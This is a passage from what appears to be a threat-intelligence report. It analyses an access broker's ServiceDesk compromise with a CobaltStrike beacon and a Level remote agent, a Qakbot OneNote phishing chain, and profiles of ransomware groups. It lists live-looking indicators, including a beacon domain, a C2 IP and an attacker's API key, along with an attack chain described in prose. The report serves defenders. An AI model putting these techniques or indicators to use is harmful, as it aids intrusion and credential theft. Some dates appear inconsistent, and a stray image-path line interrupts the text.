2023-01-25 – The Windows ServiceDesk node was exploited to execute a Base64 encoded command which downloaded a CobaltStrike beacon payload, which beaconed to 0xx1.kaspenskyupdates[.]com:

```
2023-01-25 11:55:43 - 0.031 POST "UTF-8" 302 /SamlResponseServlet
65.108.20.233 <Redacted> - - {
SAMLResponse : PD94bWwgdmVyc.... TRUNCATED DUE TO SIZE} {host :
<Redacted>, user-agent : "
python-requests/2.28.2", accept-encoding : "gzip, deflate", accept : "*/*",
connection : "keep-alive
", content -length : "5101", content -type :
"application/x-www-form-urlencoded"}
```

2023-01-25 - Registry artifacts on the Windows ServiceDesk server show that the remote management service "Level" was installed. Note the –key argument, which contains the API key associated with the attacker's Level account:

```
Service Name - level.exe
Service Location - C:\Program Files\Level\level.exe
Display Name - Level Agent Service
User Account - LocalSystem
Description - The Level agent service that allows you to remotely control and
monitor your device.
Service Details - ImagePath: "C:\Program Files\Level\level.exe" --key RJVF-
pSmg9PLYTrbfv83XLake --
action=run FailureActionsOnNonCrashFailures: 1
Registry Key Updated - 2023-01-25 12:01:09
Registry location - \Windows\System32\config\SYSTEM
Registry Key - ControlSet001\Services\Level
```

A user account named level was created very shortly after this and given administrator rights. No further action was taken.

9.4.4 Its place in the market

IABs exist to supply a valuable commodity which almost all other types of malicious cyber actors need: Access to victims. This IAB is no different, and the behavior it exhibited in this incident is exactly what we expect to see from an IAB. We know that SILKLOADER is used by a prolific IAB, and other actors have been seen using the access they provide, so we know they are a supplier to other actors. As stated previously, it is highly likely that IABs will also buy tools, expertise and access from other IABs/providers, so we can classify them as a probable consumer as well.

9.4.5 Insights

In this incident multiple actors compromised the victim for different purposes. The fact that at least one IAB compromised the victim illustrates that the other actors could have simply paid an IAB for access, without having to put in all the effort of creating a scanning or phishing infrastructure, creating functioning exploit code, and exploiting vulnerable servers. It is also noteworthy that while the IAB performed the minimum actions needed to create a backdoor access, they used very similar methods (exploit public facing service, install cloud RAT) as Monti, a ransomware group who directly copy Conti, one of the most successful ransomware groups, which so many others now emulate.

9.5 Qakbot

9.5.1 Description

Qakbot is a banking trojan which has been in active use - and under continuous development - since 2007. Qakbot has evolved over time to become a Malware as a Service (MaaS), where the developer sells the malware to other threat actor groups to use. While this does lower the barrier to entry, it still requires infrastructure and expertise to leverage effectively.

The initial purpose of Qakbot was as an infostealer, stealing sensitive information (Such as banking information/credentials) from infected systems. Qakbot has evolved beyond that, and now offers the ability to download additional malware modules from C2 infrastructure and perform data exfiltration. As ransomware attacks became more popular, i.e. profitable, Qakbot has also been used to drop ransomware. Qakbot is primarily spread through phishing emails as a malicious attachment, though it has also been seen as a secondary payload dropped by Emotet.


Qakbot is also able to autonomously propagate itself through a network via SMB, infecting multiple devices from one initial infection.

9.5.2 Actions on the victim

On 2022.02.02 the actor successfully phished a user on the network with an email containing a OneNote attachment. Windows Defender detected and logged the activity, from which we can see that the originating .one file was located in the Outlook cache. The file was named Cancelation.one, which is an unusual and misspelled filename. Searching for this filename in Virustotal finds that beginning on 2022.02.02 181 cancelation.one files have been submitted. While they have different hashes, all of the files have very similar file sizes of either ~140KB or ~190KB, are detected as Qakbot, and connect to one of six domains to download .gif files which have similar URI structures and naming conventions. Most of these files were submitted to Virustotal on 2022.02.02.

The malicious .one file on this victim contained an embedded .hta file. When the .hta file was launched it executed curl.exe and downloaded a file named 3.gif from attacker infrastructure. 3.gif was saved locally as 1.png, and was actually a malicious DLL. The DLL was loaded by rundll32.exe and injected a payload into the legitimate AtBroker.exe process (Windows Assistive Technology manager), which performed network reconnaissance, placed the DLL into the run key for persistence, then accessed the Chrome browser login Data file and enumerated credentials from Credential Manager. After this it began making network connections to the malicious IP address 23.206.215[.]241 which is identified in open-source reporting as both a CobaltStrike and Metasploit server.

This activity is very similar to activity that Sophos and Cyble reported as happening around this time.



9.5.3 Insights

Phishing is a huge vector for compromise by almost any type of attacker, infostealers, ransomware, or even Nation State APTs. As has been covered in previous WithSecure reporting, use of malicious OneNote files in phishing has risen dramatically since Microsoft blocked untrusted macro enabled Office documents from executing code. Many actors have been seen using OneNote documents as they can bypass Mark of The Web (MoTW) controls, which could be an example of convergent evolution, where multiple groups independently settle on the same effective solution, or it could indicate cross pollination of ideas, whether sharing on forums, copycat campaigns, or the sale of new techniques from one actor to another.

While this incident is only a microcosm of the wider landscape, it fits with reporting on the wider threat landscape that the two successful attack vectors were phishing and the exploitation of a vulnerable external service.

Only one ransomware detonation occurred on the victim, but previous reporting has highlighted that ransomware is a common follow on to Qakbot infection, so there is a chance that even if Monti had not detonated ransomware, another actor may have done so.

While we know the Qakbot infostealer functionality was used we do not know what credentials may have been taken, and so without thorough remediation there may still be an increased risk of further attacks leveraging stolen credentials.

10 Appendix - Other ransomware groups of interest:

10.1.1 Royal (suspected Conti Descendent)

Royal is a ransomware variant that emerged in September 2022, and is tracked by Microsoft as DEV-0569. While Royal has only been active since September 2022, in the last three months of that year it struck 72 organizations. This suggests that it is in fact a well resourced and highly capable group, and the timing suggests that it is either a rebrand or descendent of Conti.

Royal gain initial access via Qakbot and BATLOADER infections, as well as purchasing credentials from IABs.

10.1.2 BlackBasta

BlackBasta has been active since April 2022 and quickly rose to become a prominent ransomware group. The timing of its appearance and rapid rise has led to suggestions that BlackBasta is a descendent of Conti, and it is highly likely that BlackBasta consists of at least some former Conti members.

BlackBasta struck at least 157 organizations in 2022 and has gained initial access both through mass exploitation of known vulnerabilities and Qakbot, which strongly indicates use of an IAB. BlackBasta has been linked to the broader Russian language cyber criminal group FIN7.

10.1.3 Lockbit

Lockbit first appeared in 2019 as a traditional single-point of extortion group, and since then it has continued to evolve until it is now the landscape leader. In 2020 it became a RaaS scheme, attracting affiliates through hacking forums. Lockbit appears to have had a key part in the development of an underground marketplace when in June 2020 it began what was known as the Ransom Cartel Collaboration with fellow groups Maze and Egregor. This collaboration involved the sharing of resources between the groups, including the use of leak sites. In November 2021, when the BlackMatter ransomware group closed down, some of the BlackMatter personnel transferred to Lockbit. Lockbit has released multiple versions of its locker and stealer tools to affiliate operators, including most recently Lockbit Green, which apparently makes use of leaked Conti code.

Major Lockbit victims include the German auto-parts manufacturer Continental, the US security software company Entrust, and the French technology company Thales.

Lockbit is known to gain access through access/credentials purchased from IABs, credentials purchased from “recruited affiliates”, i.e. insider threats, and through exploiting vulnerabilities in publicly accessible software. The group is a heavy user of the underground marketplace to augment and improve its operations.

Lockbit has bespoke encryptors and a bespoke exfiltration tool, and makes thorough use of PsExec, Webshells, and Cobalt Strike.

Since the collapse of Conti, Lockbit has become the landscape leaders, striking at least 576 organizations in 2022. Unlike Conti, at the beginning of the Russian invasion of Ukraine, Lockbit made a public statement that they were not politically aligned with any nation.

10.1.4 Clop

Clop is a ransomware variant commonly used by a Russian-language financially motivated cyber crime group tracked as TA505 (aka: FIN11, EvilCorp). It is one tool in the group's diverse arsenal, they were responsible for a large number of data breaches related to the exploitation of Accellion's FTA solution in late 2020/early 2021. Despite a large law enforcement operation in 2021 that attempted to disrupt the group, it almost immediately sprang back into action and has operated its current leak site since September 2021. The group struck at least 588 groups in 2022, and Clop is typically the final stage payload in attacks that begin with compromises using other malware variants in TA505's arsenal, such as:

- Dridex
- FlawedAmmyy
- Get2
- FlawedGrace
- SDBbot
- Truebot

Interestingly, Clop ransomware has also been deployed following a compromise with other malware families such as Raspberry Robin and SocGholish, which illustrates that as well as its affiliates and the wider TA505 criminal group, it also depends on IABs and the underground marketplace.

10.1.5 Alphv

Alphv (also known as BlackCat) emerged in November 2021 and is believed to be the latest rebrand of the Darkside/BlackMatter group, which famously carried out the Colonial Pipeline attack. While that attack could be seen as a great success, it was also the beginning of the downfall of Darkside. US Government agencies responded rapidly and forcefully to an attack on their Critical National Infrastructure, and shortly after Darkside ceased operations. It was not long until a new ransomware group named BlackMatter appeared, advertising on underground marketplace forums seeking to purchase access to large companies from IABs. However, analysis of the BlackMatter locker tool found that the first version was identical to the last Darkside version before they shutdown, essentially confirming that it was the same group.

In another stroke of bad luck, or simply incompetence, security company EMSI Soft were able to find a flaw in the BlackMatter ransomware and release decryptors to victims, something they had previously also done for the DarkSide ransomware. It appears that this incompetence by some elements of this rather troubled group caused the dissolution of Darkside/BlackMatter, with some members going on to form Alphv.

Alphv targets both Windows and Linux and struck at least 233 organizations in 2022. In addition, as stated above (and shown in the EMSI Soft article) it has been observed on underground forums asking to purchase access to victims from IABs.

10.1.6 Vice Society

Vice Society emerged in June 2021 and is notable for disproportionately targeting educational institutions. During 2022 it struck at least 130 organizations, 47 of which (36%) were educational institutions.

Vice is known to gain initial access by purchasing credentials from IABs, mass exploitation of external facing vulnerabilities, as well as phishing campaigns.

10.1.7 Play

Despite only emerging in June 2022, and only launching its leak site in November 2022, Play has become a significant actor in the ransomware threat landscape, as well as making use of some interesting TTPs which include exploitation of OWASSRF, a novel chaining of vulnerabilities targeting Microsoft Exchange. In November and December 2022 Play struck at least 27 organizations, and while it is always the case that available victim numbers are an under-estimate, that is especially true in this case as Play was known to be active before it launched its leak site.

Play is known to gain initial access through purchasing credentials from IABs and mass exploitation of known vulnerabilities.

10.1.8 BianLian

BianLian surfaced in July 2022 and quickly garnered attention due to its rapid operating tempo and tool development. BianLian developed its own ransomware and toolset in the Go programming language and struck at least 95 organizations in 2022, including schools and hospitals. In January 2023, cyber security company Avast released a decryptor which could recover files from early version of the BianLian ransomware. Recent reporting on BianLian suggests that - possibly in response to this blow - BianLian now focuses entirely on data theft and extortion without encryption. It is reported that as part of this new method, during negotiations with victims BianLian has made references to legal and regulatory difficulties that the victim would face if the compromise became public, even giving references to the specific subsections of the applicable laws in the victim's country.

BianLian has favored mass exploitation of known vulnerabilities such as Microsoft Exchange and SonicWall VPN.